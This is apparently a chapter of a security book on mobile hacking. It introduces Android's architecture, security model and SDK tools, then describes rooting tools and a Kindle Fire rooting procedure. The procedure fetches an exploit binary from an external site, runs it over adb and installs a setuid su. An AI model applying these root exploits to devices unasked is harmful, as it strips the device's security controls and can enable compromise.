

CHAPTER 11

MOBILE HACKING

As cynics have frequently commented, given the rate of technology change, it's likely that security professionals will at least know job security for the foreseeable future, even if they won't see much security around technology. Perhaps nothing exemplifies this better than the mobile security space. In a sector where market-dominant platforms arise seemingly overnight, security seems hopelessly behind the curve, reacting to the latest gadget or feature well after they've become wildly popular and broadly deployed.

This chapter seeks to "snapshot" this rapidly evolving space at a point in time where the excitement and promise of new technology greatly outweighs the concern over any shortcomings like security. Who can resist touch-sensitive high-definition screens, ultra-slim form factors, converged computer/phone/Internet capabilities, positional awareness through GPS/accelerometers/etc., the always-connected experience, thousands of apps for every possible need, and ...wait 'til you see next month's models! Despite the evolving-at-a-blur environment, security does emerge in this snapshot, but mostly as a way to enable more fun—we'll look at jailbreaking/rooting phones and other hijinks that open off-the-shelf devices to possibilities that not even their designers likely dreamt of. Of course, it also guts most of the by-design security controls in the device, but hey, who's worried about that? From among this tidal wave of change, we surface the key areas where you can adapt your mobile lifestyle to be more secure, without losing all the fun features.

NOTE

This chapter focuses on mobile devices and software and will not treat so-called baseband-type attacks like rogue cell stations, attacks using specialized radio hardware, call interception/redirection, and so on.

Before we get started, some housekeeping. In this chapter, *mobile device* typically refers to a smartphone or a tablet computer, even though, at the time of this writing, it was not clear that all attacks and countermeasures would be relevant to each class of device, depending on the operating system and other software in use.

This chapter is organized into two sections, each one covering one of the two most popular mobile platforms at the time of this writing: Google's Android OS and Apple's iOS (which runs its immensely popular iPhones and iPads). We have not devoted any space to other platforms, including Windows Phone, Symbian, and BlackBerry since these platforms are currently only a small slice of the market attack-surface today (small consolation to owners of those devices, perhaps). Our coverage begins with a brief discussion of the fundamentals of each platform, moves through "hacking your own device" (that is, jailbreaking/rooting), and then finishes with the tried-and-true attack/countermeasure lens on "hacking other devices."

OK, turn off the ringer on your cell phone; let's get to work...

HACKING ANDROID

Like most things related to mobile technology, it seems like Android emerged mere moments ago. Android Inc. was actually started as an independent company in 2003 by Andy Rubin (formerly of mobile startup Danger Inc., creator of the popular sidekick mobile phones, which was acquired by Microsoft much later in 2008) and others. Google acquired Android in 2005, in what was then considered a quiet, nascent move into mobile computing, the predicted next frontier of Google's core business. Android has become a frontier unto itself since then, experiencing exponential growth as a mobile computing platform, reaching more than 40 percent of the total market share in the second quarter of 2011 by some estimates, making it the most popular operating system for smartphones worldwide.

But Android is not just an operating system. As it is described on the official Android Developers website, "Android is a software stack for mobile devices that includes an operating system, middleware and key applications" (see developer.android.com/guide/basics/what-is-android.html), which means that above the core system services provided by the Linux kernel, there are other components that make Android a very powerful and flexible software platform for a great variety of gadgets and mobile devices (tablets, e-readers, smartphones, TVs, and so on...).

Google, as head of the Open Handset Alliance, a group of 84 technology and mobile companies responsible for the development of Android, positions it as "the first complete, open, and free mobile platform" (openhandsetalliance.com). However, Android is not truly an open-source platform because most of the companies involved in the development of the platform are designing new Android components without sharing the source code (we'll return to this point later). The graphical user interface components developed for the HTC Sense, Motorola's MOTOBUR, and Samsung's TouchWiz are examples of this phenomenon, as is Google's reluctance to release source code for Android 3.0 or Honeycomb. In fact, Google itself is one of the most important providers of closed-source components for Android, including in the official versions the Android Market application and the core Google services like Gtalk, Gmail, YouTube, and Google Maps. Google also plays an important role in the development in Android because it is responsible for the release of major system updates and new Android versions, usually being installed in "powered-by" Google devices like HTC Dream, Nexus One, Nexus S, and recently Galaxy Nexus.

This situation leads us to one of the biggest security issues in Android: fragmentation. Because Android has several versions (depending of the manufacturer, the carrier, and the hardware of each device) and Google gives priority to their own handsets for over-the-air (OTA) system updates, the process for getting the latest version of Android for a given device is very slow compared to the evolution of the platform as a whole. The result is that many Android devices have old versions of the operating system that have well-known vulnerabilities that are being exploited in the wild.

Another important characteristic of Android is at its heart: the Linux kernel. Compared to closed systems like Symbian or BlackBerry, Android has a well-known open-source platform as a kernel that enables easier interaction with the lowest layer of the system by allowing the execution of native Linux commands and the compilation and use of popular applications, including those that interface with low-level OS functionality like

the penetration testing applications Nmap and tcpdump. In fact, Android provides a Native Development Kit (NDK, developer.android.com/sdk/ndk/index.html) that allows developers to build libraries in native code (C, C++). Another advantage of being a not-so-closed operating system is that it is easier for third-party vendors to provide applications that require lower-level access in the system in order to work properly (like, for example, antivirus software and remote-wipe applications), thus providing more tools and ways to defend and protect the important data stored in the device.


Now that the principal characteristics of Android have been reviewed, it is time to take a look at Android hacking itself, which is divided into three principal parts, along with a section on defending your Android:

- **“Android Fundamentals”** Here, we take an in-depth look inside the Android internals and fundamentals, focusing on the Android Security Model and the SDK, which is the principal software component used to access your own device.
- **“Hacking Your Android”** In this section, you learn how to root your device so you have full access to all the features in the system that enable you to create, build, and compile native applications that are going to be useful in subsequent discussions.
- **“Hacking Other Androids”** Once you know how Android works and how you can take advantage of your own device, you will learn about well-known remote and privilege escalation exploits that can be used to compromise an Android device remotely. Once the exploitation is done, we are going to explain the different actions that can be taken in the hacked device, such as obtaining a remote shell or accessing sensitive data stored in the phone.
- **“Defending Your Android”** Now that you know how Android devices can be attacked remotely and the implications of those attacks, you need to know how to defend your devices against those techniques. We are going to review some common configurations, procedures, and tools that can help reduce the risk of a successful attack in an Android device.

Android Fundamentals

Android, as a complete software stack for mobile devices, is a powerful platform that provides all the functionality required to assure the correct operation of the mobile device, which is not a trivial task. For this reason, Android, just like any other mobile device platform, is a complex piece of software that should be understood in order to know all that can be done with this type of device. One of the best ways to understand this complexity is the diagram of the Android architecture available from the web page “What Is Android” of the official Android developer’s documentation (developer.android.com/guide/basics/what-is-android.html), as shown in Figure 11-1.

At its core, Android has an ARM cross-compiled Linux kernel that provides a bridge between the hardware and the remaining system components. The kernel also provides the most essential functionality that an operating system should have to function in a



correct way, such as managing processes, memory, and power. From a hacker's perspective, Linux is a well-known platform that is easier to interact with than other proprietary platforms like BlackBerry. Another advantage of Linux is that, mostly due to its open source nature, several security tools can be ported to Android that we will demonstrate later against other devices or computers.

Above the Linux kernel is a layer composed of a set of native libraries that provides an access method to functionality that is necessary to build powerful and versatile applications like the ability to play/record media files, perform persistent storage, use specific hardware like cameras and GPS, communicate with other devices, and draw 2D and 3D graphics. Understanding how some libraries work is important because, as with every Android component, it may contain vulnerabilities that could be exploited to gain unauthorized access to the device. One interesting library that should be considered in the context of Android security is SQLite, a SQL database engine used by most applications to store persistent data in the device in SQLite databases without proper security measures (like encryption) to protect its confidentiality. For this reason, once an Android device has been compromised, it is possible to access confidential information stored in those databases.

Along with the C/C++ libraries, the Android Runtime component includes the Dalvik Virtual Machine (which will be detailed shortly) and a set of core Java libraries that provides basic functionality that will be used by every application above this layer. This component provides an environment to execute Android applications developed in Java, making Android different from other Linux stacks.

The next layer in the architecture is the application framework, which is a set of software components that helps developers to build Android applications, including things like the ability to create user interfaces and services running in the background. It also gives content providers the ability to share data between software components and broadcast receivers that are listening for specific events in the device in order to execute a specific action (for example, when an SMS is received). Finally, at the top of the architecture are the applications. Some of them are required for the basic functionality of the device (SMS, contacts, browser, phone), but others are developed by the users and those can use all the functionality provided by the layers beneath.

One of the most important and characteristic components of Android is the Dalvik Virtual Machine (VM), a software component that runs each application in its own instance of the Dalvik VM. The Dalvik VM architecture is designed to enable applications to work in a wide range of mobile devices that, compared to traditional computers, have very limited resources, including power, memory, and storage. Once an application is developed in Java, it is transformed to *dex* (Dalvik Executable) files using the *dx* tool included in the Android SDK so it's compatible with the Dalvik VM.

Like many of the Android software components, and in contrast to closed platforms like iOS, the Dalvik VM is also open source, which means the source code is available for download on the Internet. But, as we noted earlier, how open is Android, really? Andy Rubin, co-founder of Android Inc. and now Senior Vice President of Google, defined the openness of Android like this (from [twitter.com/#!/arubin/statuses/27808662429](https://twitter.com/arubin/statuses/27808662429)):

```
the definition of open: "mkdir android ; cd android ; repo init -u
git://android.git.kernel.org/platform/manifest.git ; repo sync ; make"
```

The purpose of this tweet was to show the sequence of commands to download and compile the Android source code directly from the Internet, making the Android source code widely available to anyone with an Internet connection.

NOTE

These instructions are currently outdated. The current instructions for obtaining Android source files are at source.android.com/source/downloading.html.

Widespread access to the Android source code is, in theory, a great advantage security-wise compared to other closed platforms like BlackBerry, Windows Phone, and iOS because it can be studied in order to find vulnerabilities in every layer of the architecture and also it can be used to gain a deeper understanding of how the whole system works and how it can be attacked or defended.

However, device manufacturers have to adapt the base Android code to their hardware, and also a specific carrier network as appropriate. As we've noted previously,

the result of this issue is that most current Android devices do not have the latest version of the OS and, therefore, are susceptible to an attack.

But saying that Android can be attacked does not mean the platform does not have security features to protect the information stored and managed in the device. A good overview of Android's security architecture and main features is at source.android.com/tech/security/index.html. For example, at the system and kernel level, Android provides an application sandbox that uses Linux user-based protection to identify and isolate application resources. Once an application is executed, Android assigns a unique user ID that runs in a separate process so applications cannot interact with each other. This works for both native and operating system applications because this sandbox is implemented in the kernel.

Regarding file system security, Android 3.0 and later provides full system encryption (AES 128) that protects user data in case the device is lost or stolen. On the other hand, the system partition (that contains the kernel along with the core libraries, the application framework, and the standard installed applications) is set to read-only, by default, preventing the modification of those files unless the user has root privileges. Finally, in Android, files created by one application with a specific ID cannot be modified by another application with a different ID. This is because the application sandbox isolates application resources that include the files created by the app.

Android also provides some security enhancements to make common memory corruption vulnerabilities harder to exploit; for example, the implementation of Address Space Layout Randomization (ASLR) in Android 4.0.3 or the use of the NX bit (No eXecute) to mark certain areas of memory as nonexecutable and, therefore, preventing execution on protected memory areas like the stack and heap.

However, an Android device can be attacked not only at a kernel level but also at an application level too. For this reason, Android has implemented security measures in its runtime environment. The Android permission model controls access to protected APIs for sensitive or private data/functionality in the device, such as for the camera, location data, telephony, SMS/MMS, and network connections. To access these protected APIs, an app should declare the requested permissions in its manifest. Then, before the app is installed, Android shows the permissions required by the application, and based on that information, the user can decide to install the application or not. One disadvantage of this permission model is that the user cannot grant or deny an individual permission; permissions are all or nothing. On the other hand, it greatly simplifies the decision for the user: install the application or not. However, this model is not perfect, and there are ways to circumvent this security measure as you will see later in this chapter in "Hacking Other Androids."

Another security measure implemented in Android is that all applications (.apk files) must be signed with a certificate (ostensibly) signed by the app's developer. However, this certificate could be self-signed and does not need to be signed by a certificate authority, which is less restrictive than other platforms like iOS.

Useful Android Tools

Android, as does any other mobile platform, provides a Software Development Kit (SDK, developer.android.com/sdk/index.html, available on Linux, Windows, and Mac) that

helps developers build and test applications for Android. The SDK also offers some tools helpful for understanding and accessing your device. Some of the most useful tools are described next.

Android Emulator The Android SDK includes a virtual ARM mobile device emulator that lets you prototype, develop, and test Android applications on a standard computer, without using a physical device (see developer.android.com/guide/developing/devices/emulator.html). An emulator is useful if you do not have a physical test device, to gain experience with Android, and to test applications with different versions of the OS or various hardware configurations. This tool has some limitations (for example, you can't place actual phone calls or send real SMS messages), but those actions can be performed between different instances of the same emulator. Also, some key device functionality is not supported, such as Bluetooth or camera/video input, and there are no specific carrier/manufacturer elements and no default Google apps like Gmail or the Android market itself. Although the emulator is indispensable for developing and testing apps, it is always a good idea to test your application on a real device. Figure 11-2 shows the Android Emulator.



Figure 11-2 The Android Emulator


```
C:\>adb devices
List of devices attached
7110002600000001    device

C:\>
```

Figure 11-3 The Android Debug Bridge

Android Debug Bridge The Android Debug Bridge (adb, developer.android.com/guide/developing/tools/adb.html) is a command-line tool that provides a way to communicate with an emulator or with a physical device. When executed, adb searches for connected devices (ports 5555 to 5585). When the adb daemon is found, adb sets up a connection to that port, allowing the execution of commands like `pull`/`push` to copy and retrieve files from the device, `install` to install an application in the device, `logcat` to obtain log data from the screen, `forward` to forward a specific connection to another port, and `shell` to start a remote shell in the device. Figure 11-3 shows the adb.

Dalvik Debug Monitor Server The Dalvik Debug Monitor Server (DDMS) is a debugging tool that connects to adb and is able to perform port-forwarding, take screen captures of the device, obtain log information using `logcat`, send simulated location data, SMS, and phone calls to the device/emulator, and provide memory management information like thread and heap. Figure 11-4 shows DDMS.




Figure 11-4 Dalvik Debug Monitor Server

Other Tools The Android SDK provides some other useful tools that help you understand the platform: The Android logging system, or logcat, allows you to gather and view system debug information, and sqlite3 lets you explore the SQLite databases created by Android applications.

Now that we've conducted a brief overview of the internals of Android, it is important to understand your own device and all the stuff that you can do with it. In the next section, we talk about how you can root your device in order to access the entire system without restrictions and also how you can build native apps that can be executed in the lowest layer of the Android architecture. With that information, you will have much more control of the device, which you can later use to assess other Android devices and also to defend yourself from further attacks.

Hacking Your Android

The fact that Android is open source does not mean the user of a new Android device has full access to the system by default. Some applications, data, and configurations are restricted by the manufacturer/carrier to protect critical system components and the only way to have access to it is by "rooting" your Android. The term *rooting* comes from the UNIX world, in which the user who has maximum administrative privileges on the system is called *root* (see Chapter 5 on hacking UNIX for more background). The "rooting" process consists of a privilege escalation attack where, prior to the exploitation of an existing vulnerability in the device, the user has administrative rights in the system (in the iOS world, this process is called *jailbreaking* and will be covered at length later in this chapter when we discuss iOS). The rooting process can also be performed by flashing a custom system image (custom ROM) that provides root access by default.

Just like everything else in life, this process has advantages and disadvantages. On the positive side, you have full control of the device, allowing you, for example, to copy native ELF binaries in the system folder or to get the latest version of Android by installing custom ROMs; most manufacturers and carriers delay the delivery of OS updates due the platform's fragmentation issue.

On the negative side, there are some risks associated with this process. The most important one is the risk of "bricking" your device, which means the software on your phone becomes so damaged that it no longer works (unless you use it as a brick, hence the term). This can happen because the rooting process is suddenly interrupted and some core system files are accidentally corrupted or because you are flashing a corrupted firmware. The result of this failed process is that your phone is unable to boot or keeps rebooting in a loop. Some procedures can, at times, can recover the functionality of the device, but if that does not work, you may be out of luck, and you will need a new device (rooting typically voids the manufacturer's warranty). Another risk of the "rooting" process is the security of the device itself: root access circumvents the security measures implemented by the operating system, allowing the possibility of malicious code executing without the user's consent. However, most rooting tools also install the application SuperUser.apk, which controls access to root privileges by showing a warning every time a new application requests access to the `su` binary so the user is able to control (grant/deny) access to root privileges.

Android Rooting Tools

After reviewing the purpose of and the pros and cons of the rooting process, it is now time to discuss how to root an Android device. The first thing you need to know is which hardware and Android version you are dealing with. Due to Android's fragmentation problem, not all rooting exploits work on all devices/manufacturers/OS versions. Luckily, some applications developed by the Android community are available online (for example, XDA Developers at www.xda-developers.com). These applications, called universal rooting applications, usually work on several types of devices and for different versions of the operating system. The most popular ones are discussed next.


SuperOneClick SuperOneClick is probably the most “universal” rooting tool because it roots almost all Android phones and versions. It is basically a native Windows application that is very simple to use (it requires Microsoft .NET Framework 2.0 and above, but it can also be used on Linux and Mac using Mono v1.2.6 and above). Here are the steps to root your Android device using SuperOneClick:

1. Download SuperOneClick from shortfuse.org.
2. Enable USB Debugging in the device by selecting Settings | Applications | Development | USB Debugging.
3. Connect the device to your computer via USB and make sure your SD card is not mounted.
4. Execute the file SuperOneClick.exe and click Root.
5. Wait until the process finishes. When the main menu of your phone contains an icon named “Superuser,” your device is rooted.

Z4Root Unlike SuperOneClick, this tool is not a native Windows application. Instead, Z4Root is an Android application that comes as a normal apk file like the ones that are installed from the official Android Market. However, just like SuperOneClick, it only requires one button to root your device. The application can be downloaded from the XDA Developers forum (forum.xda-developers.com/showthread.php?t=833953). Once executed, a user interface appears like the one shown in Figure 11-5. If the user clicks Temporary Root or Permanent Root, the rooting process starts. Wait until the process finishes and that's it; your device is now rooted.

GingerBreak This Android app (apk file) executes the GingerBreak exploit (discovered by The Android Exploit Crew) that gets root access on Gingerbread (Android version 2.3) devices. It may also work on other versions of Android, such as 2.2 (Froyo) or 3 (Honeycomb). Basically, GingerBreak works in the same way as Z4Root: with just one click, your device is rooted, as shown in Figure 11-6. However, it requires additional steps to prepare the device for the exploit:

1. Insert and mount an SD card.
2. Enable USB Debugging.



3. Once the device has both, just click Root Device.

The GingerBreak application can be downloaded from the XDA Developers website (forum.xda-developers.com/showthread.php?t=1044765).

If none of these applications work to root your device, check out “The Big Guide on Rooting” by XDA Developers (www.xda-developers.com/android/the-big-guide-on-rooting/) or by using your favorite Internet search engine to search for “**how to root your device_name**”.

Rooting a Kindle Fire

The Amazon Kindle Fire is an Android-powered tablet released in Fall 2011 that, at the time of this writing, is gaining great popularity, mainly due to its lower price (around \$200). The Kindle is also very attractive to hackers because it has a customized version of Android 2.3 that restricts several activities, such as downloading applications from the official Android Market.

The Kindle Fire runs the Kindle Fire OS, a customized version of Android 2.3 that includes the Amazon Appstore along with a restricted user interface designed to provide




Figure 11-6 The GingerBreak rooting tool

Amazon digital content like music, videos, magazines, books, and any information stored in the Amazon Cloud. One of the principal limitations of the Kindle Fire is its inability to access the Android Market to download and install applications from there. The solution for this shortcoming is the Universal (All Firmware) One Click Root for Kindle Fire that uses the Burrrito Root exploit developed by Justin Case (twitter.com/TeamAndIRC). Here are the steps to root a Kindle Fire:

1. Enable installation of applications from unknown sources by tapping the Settings icon in the status bar at the top; then tap More | Device and set Allow Installation of Applications to ON.
2. Install the Android SDK: Download it from developer.android.com/sdk/index.html. Just follow the instructions depending on if you are using a Windows, Mac, or Linux computer. Adding the Platform-Tools and Tools folder to the operating system path is recommended to avoid navigating to those folders when you need to execute a tool like adb or DDMS.

3. Change USB driver settings: from the computer where the SDK is installed, go to the folder <username>/.android, and add the following line at the end of the file adb_usb.ini:

```
0x1949
```

4. Now go to the folder where the SDK was installed. There you will find the folder google-usb_driver. Open it to find the file android_winusb.inf. Edit it and add the following text to both the [Google.NTx86] and [Google.NTamd64] sections:
5. Now connect your Kindle Fire to your computer's USB port. In Windows, point the system to search in the folder **google-usb_driver** where the file android_winusb.inf is located. If all works as expected, in Windows, you will see the Device Manager, as shown in Figure 11-7.
6. If needed, restart the adb to communicate with the Kindle. To do that, open DDMS (located in the Tools folder where the SDK is installed), go to Actions and click Reset adb. Once you do that, you can run the command `adb devices` that lists your Kindle as a connected device.
7. Root your Kindle Fire (rootzwiki.com/topic/13027-universal-all-firmware-one-click-root-including-262/): download the following files and place them in the adb folder (it should be the Platform-Tools folder):

- <http://download.cunninglogic.com/BurritoRoot2.bin>
- <http://download.cunninglogic.com/su>
- <http://download.cunninglogic.com/Superuser.apk>

Now execute the following commands (do not forget to do this from inside the adb folder):

```
adb push BurritoRoot2.bin /data/local/
adb shell chmod 777 /data/local/BurritoRoot2.bin
adb shell /data/local/BurritoRoot2.bin
adb root
adb shell id
<if uid = 0 continue, if not start over>
adb remount
adb push su /system/xbin/su
adb shell chown 0.0 /system/xbin/su
adb shell chmod 06755 /system/xbin/su
adb remount
adb install Superuser.apk (skip this step if its already installed)
```





Figure 11-7 Android Composite ADB Interface

On your Kindle Fire, you should see the Superuser application icon at the beginning of recent applications, as shown in Figure 11-8.

Official Android Market on Your Kindle

And that's it, your Kindle is rooted. Now what? Well, one of the limitations of this device is that it does not have the official Android Market installed. At the time of writing, the




Figure 11-8 The Superuser app appears in the Kindle recent applications list following rooting.

only way to download applications from the Amazon market is to have a valid United States credit card. But once the device is rooted, you can install the Android Market on your Kindle Fire. Here are the steps to follow:

1. Search the Internet for the following files and download them from a trusted website:
 - **GoogleServicesFramework.apk** Allows the device to access Google Services such as the Android Market.
 - **com.amarket.apk** The latest version of the Android Market; the old one (Vending.apk) does not work, as it remains stuck on “Starting download...”
